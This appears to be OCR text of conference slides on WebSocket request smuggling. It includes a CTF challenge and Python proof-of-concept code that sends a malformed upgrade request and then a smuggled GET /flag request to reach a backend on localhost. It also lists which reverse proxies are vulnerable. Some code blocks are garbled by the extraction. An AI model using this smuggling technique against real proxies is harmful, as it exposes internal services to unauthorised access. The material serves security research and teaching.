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

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

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

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


Challenge – challenge.0ang3el.tk

- URL
  - https://challenge.0ang3el.tk/websocket.html
- You need to access flag on localhost:5000
- Seems no one solved 

Challenge – challenge.0ang3el.tk

- Frontend
  - Not disclosed WebSocket reverse proxy
  - socket.io.js
  - Proxies only WebSocket API - /socket.io/ path
- Backend
  - Flask, Flask-SoketIO, Flask-Restful
  - Listens on localhost:5000 only

```python
import socket

req1 = '''GET /socket.io/?transport=websocket HTTP/1.1


req2 = '''GET /flag HTTP/1.1


def main(netloc):
    host, port = netloc.split(':')

    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((host, int(port)))

    sock.sendall(req1)
    sock.recv(4096)

    sock.sendall(req2)
    data = sock.recv(4096)
    data = data.decode(errors='ignore')

    print data

    sock.shutdown(socket.SHUT_RDWR)
    sock.close()


if __name__ == "__main__":
    main('challenge.0ang3el.tk:80')
```

```python
req1 = '''GET /socket.io/?transport=websocket HTTP/1.1
Host: localhost:80
Sec-WebSocket-Version: 1337
Upgrade: websocket

'''.replace('\n', '\r\n')
```

```python
req2 = '''GET /flag HTTP/1.1
Host: localhost:5000

'''.replace('\n', '\r\n')
```

root@kali: /tmp

File Edit View Search Terminal Help


```
root@kali:/tmp#
```

Vulnerable reverse proxies

- Vulnerable
  - Varnish, Envoy proxy <= 1.8.0, other non-disclosed
- Not vulnerable
  - Nginx, HAProxy, Traefik, others

Varnish response

- WebSocket proxying configuration
  - https://varnish-cache.org/docs/6.3/users-guide/vcl-example-websockets.html



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

